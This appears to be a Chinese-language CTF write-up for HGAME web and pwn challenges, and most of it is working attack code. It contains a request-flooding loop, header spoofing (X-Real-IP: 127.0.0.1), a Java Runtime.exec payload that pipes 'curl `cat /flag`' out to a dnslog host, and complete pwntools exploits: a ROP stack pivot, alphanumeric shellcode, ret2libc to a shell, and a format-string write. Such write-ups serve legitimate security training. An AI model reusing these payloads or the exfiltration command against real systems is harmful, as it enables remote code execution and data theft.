



```
import requests
import json
def send_request():
    url = "http://47.100.245.185:31059/api/courses"
    data = {"id":5}
    data = json.dumps(data)
    headers = {
            "Host": "47.100.245.185:31059",
```

```
            "Content-Length":"8",
            "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36",
            "Content-Type": "application/json",
            "Accept": "*/*",
            "Origin": "http://47.100.245.185:31059",
            "Referer": "http://47.100.245.185:31059/",
            "Accept-Encoding": "gzip, deflate",
            "Accept-Language": "zh-CN,zh;q=0.9",
            "Connection": "close",
    }
    r = requests.post(url=url,data=data,headers=headers)
    r_text = r.text
    txt = json.loads(r_text)
    #print(txt['message'])
    #print('课程已满' in txt['message'])
    return txt['message']
#send_request()
#for j in range(3,6):
for i in range(1,10000):
    print(f"发送第 {i} 次请求")
    exp = send_request()
    if '课程已满' not in exp:
        print(exp)
        break
```


ezHTTP

根据网站要求，抓一下包




添加这个


```
Referer:vidar.club
```



再改包



本地访问，添加这个 `X-Real-IP: 127.0.0.1`



[cyberchef解密](#) 即可

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```

```
{
    "F14g": "hgame{HTTP_!s_1mP0rT4nt}"
}
```

jhat

拿到提示才会做题，附一个链接，[OQL查询语法](#)


Java代码执行系统命令，可以使用反射，我们构造查询命令，反射到dnslog上，靠dns外带出flag

命令

```
curl `cat /flag`.ehs12u.dnslog.cn
```

把命令base64编码，构造payload

```
java.lang.Runtime.getRuntime().exec("bash -c {echo,Y3VybCBgY2F0IC9mbGFnYC5laHMxMnUuZG5zbG9nLmNu}|{base64,-d}|{bash,-i}");
```



Pwn

EzSignIn

`nc` 直接可以

```
hgame{I_HATE_PWN}
```

Elden Ring Ⅰ

开了沙箱，栈迁移，orw

然后本来想在网上搜一下知识点，搜到了去年的原题，直接拿过来改一下 `vuln` 和 `rdi` 出来了

https://blog.csdn.net/Mr_Fmnwon/article/details/135709318?spm=1001.2014.3001.5502

```
from pwn import *
from pwn import p64,u64
context(arch='amd64',log_level='debug')

# libc-gadgets
# 0x0000000000023b6a : pop rdi ; ret
# 0x000000000002601f : pop rsi ; ret
# 0x0000000000142c92 : pop rdx ; ret
# 0x000000000002f70a : pop rsp ; ret
# elf-gadgets
```

```
# 0x0000000000401393 : pop rdi ; ret

vuln=0x40125B
rdi=0x4013e3
# io=process('./pwn')
io=remote('47.100.245.185',30811)
elf=ELF('./vuln')
libc=ELF('./1/libc.so.6')
# gdb.attach(io)
# input()

### leak_libc
puts_plt=elf.plt['puts']
puts_got=elf.got['puts']
payload=b'a'*0x108+p64(rdi)+p64(puts_got)+p64(puts_plt)+p64(vuln)
io.sendlineafter(b'I offer you an accord.\n',payload)

puts_real=u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
success('puts_real:'+hex(puts_real))
libc_base=puts_real-libc.sym['puts']
success('libc_base:'+hex(libc_base))

### read_bss
bss_base=elf.bss()
# read(int fd, void *buf, size_t count);
read_real=libc_base+libc.sym['read']
fd=0
buf=bss_base+0x100
count=0x200
rdi=libc_base+0x23b6a
rsi=libc_base+0x2601f
rdx=libc_base+0x142c92
rsp=libc_base+0x2f70a
#
payload=b'a'*0x108+p64(rdi)+p64(fd)+p64(rsi)+p64(buf)+p64(rdx)+p64(count)+p64(read_real)+
p64(rsp)+p64(buf+8)
# 利用到这个阶段时，寄存器残留值，可以减少payload的长度，刚好在这里用满了溢出的0x30字节
# p64(rsp)+p64(buf+8)，修改rsp的值，+8是因为头部放了flag\x00
payload=b'a'*0x108+p64(rsi)+p64(buf)+p64(read_real)+p64(rsp)+p64(buf+8)
io.send(payload)

### rop->bss
payload=b'/flag'.ljust(8,b'\x00')
# open(const char *pathname, int flags)
open_real=libc_base+libc.sym['open']
pathname_ptr=buf
flags=0
payload+=p64(rdi)+p64(pathname_ptr)+p64(rsi)+p64(flags)+p64(open_real)
# read(int fd, void *buf, size_t count);
fd=3
buf2=buf+0x300
count=0x100
payload+=p64(rdi)+p64(fd)+p64(rsi)+p64(buf2)+p64(rdx)+p64(count)+p64(read_real)
# write(int handle,void* buf,int length)
write_real=libc_base+libc.sym['write']
handle=1
```

```
buf3=buf2
length=0x50
payload+=p64(rdi)+p64(handle)+p64(rsi)+p64(buf3)+p64(rdx)+p64(length)+p64(write_real)+p64
(vuln)
# payload+=p64(rsi)+p64(buf3)+p64(rdx)+p64(length)+p64(write_real)+p64(vuln)
io.send(payload)

sleep(1)
io.recv()
io.interactive()
```

怕不是 `flag` 都没有改吧

```
flag{D0_yoU_F4ncy_7he_E1d3nR1ng?I_D0!}
```

ezshellcode

第一步传入一个负数溢出绕过，后面发现是可见字符的 `shellcode`

```
from pwn import *
import random
from ctypes import *
context(endian='little',os='linux',arch='amd64',log_level='debug')
#sh = process('./vuln')
sh = remote("47.102.130.35",'32180')
elf=ELF('./vuln')

s       = lambda data               :sh.send(data)
sa      = lambda delim,data         :sh.sendafter(delim, data)
sl      = lambda data               :sh.sendline(data)
sla     = lambda delim,data         :sh.sendlineafter(delim, data)
r       = lambda num=4096           :sh.recv(num)
ru      = lambda delims              :sh.recvuntil(delims)
itr     = lambda                    :sh.interactive()
uu32    = lambda data               :u32(data.ljust(4,'\0'))
uu64    = lambda data               :u64(data.ljust(8,'\0'))
leak    = lambda name,addr          :log.success('{} = {:#x}'.format(name, addr))
lg      = lambda address,data       :log.success('%s: '%(address)+hex(data))
def dbg():
        gdb.attach(sh)
ru("input the length of your shellcode:")
sl("-7")
ru("input your shellcode:")
shellcode_64 =
"Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z0C100y5
O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t"
payload=shellcode_64
s(payload)
sl('cat flag')
itr()
```

Elden Random Challenge

第一步是猜随机数，后面是ret2libc绕过地址随机化

```
from pwn import *
import random
from ctypes import *
#context(endian='little',os='linux',arch='amd64',log_level='debug')
#sh = process('./vuln')
sh = remote("47.102.130.35",'32618')
elf=ELF('./vuln')


s       = lambda data               :sh.send(data)
sa      = lambda delim,data         :sh.sendafter(delim, data)
sl      = lambda data               :sh.sendline(data)
sla     = lambda delim,data         :sh.sendlineafter(delim, data)
r       = lambda num=4096           :sh.recv(num)
ru      = lambda delims              :sh.recvuntil(delims)
itr     = lambda                    :sh.interactive()
uu32    = lambda data               :u32(data.ljust(4,'\0'))
uu64    = lambda data               :u64(data.ljust(8,'\0'))
leak    = lambda name,addr          :log.success('{} = {:#x}'.format(name, addr))
lg      = lambda address,data       :log.success('%s: '%(address)+hex(data))
def dbg():
        gdb.attach(sh)

libcc = cdll.LoadLibrary('./libc.so.6')
ru("Menlina: Well tarnished, tell me thy name.")
sl('12')
seed = libcc.time(0)
libcc.srand(seed)
for i in range (99):
        num = libcc.rand()% 100 + 1
        sa("Please guess the number:",p64(num))

puts_got = elf.got["puts"]
puts_plt = elf.plt["puts"]
elfsym = elf.sym["myread"]
res = 0x0000000000401423
payload = b'a'*0x38 + p64(res) + p64(puts_got) + p64(puts_plt) + p64(elfsym)
sla("Here's a reward to thy brilliant mind.\n",payload)
libc = ELF('./libc.so.6')
padd = u64(ru("\x7f").ljust(8,b"\x00"))
rce = padd - libc.sym["puts"]
syst = libc.sym["system"] + rce
bin_sh = rce +  0x1b45bd
payload = b'a'*0x38  + p64(res+1) + p64(res) +  p64(bin_sh)+ p64(syst) + p64(elfsym)
sl(payload)
itr()

#hgame{R4nd0m_Th1ngs_4r3_pr3sen7s_1n_l1f3}
```

ezfmt string

```
from pwn import *
context(endian='little',os='linux',arch='amd64',log_level='debug' )

elf=ELF('./vuln')

s       = lambda data               :sh.send(data)
sa      = lambda delim,data         :sh.sendafter(delim, data)
sl      = lambda data               :sh.sendline(data)
sla     = lambda delim,data         :sh.sendlineafter(delim, data)
r       = lambda num=4096           :sh.recv(num)
ru      = lambda delims              :sh.recvuntil(delims)
itr     = lambda                    :sh.interactive()
uu32    = lambda data               :u32(data.ljust(4,'\0'))
uu64    = lambda data               :u64(data.ljust(8,'\0'))
leak    = lambda name,addr          :log.success('{} = {:#x}'.format(name, addr))
lg      = lambda address,data       :log.success('%s: '%(address)+hex(data))

def dbg():
        gdb.attach(sh)
        pause()

def my_exp(sh):
        ru("the shit is ezfmt, M3?")
        # ru(b'the shit is ezfmt, M3?\n')
        payload = '%x' * 16 + f'%{str(0xb8-0x6e)}c%hhn'+ f'%{str(0x1245-0Xb8)}c%22$hn'
        return payload

while True:
        HOST = "106.14.57.14"
        PORT = 31017
        sh = remote(HOST,PORT)
        payload = my_exp(sh)
        sl(payload)
        sl('cat flag')
        try:
                flag = ru('}')
                if b'hgame' in flag :
                        print(flag)
                        itr()
                        break
                else:
                        continue
        except Exception as e:
                continue
```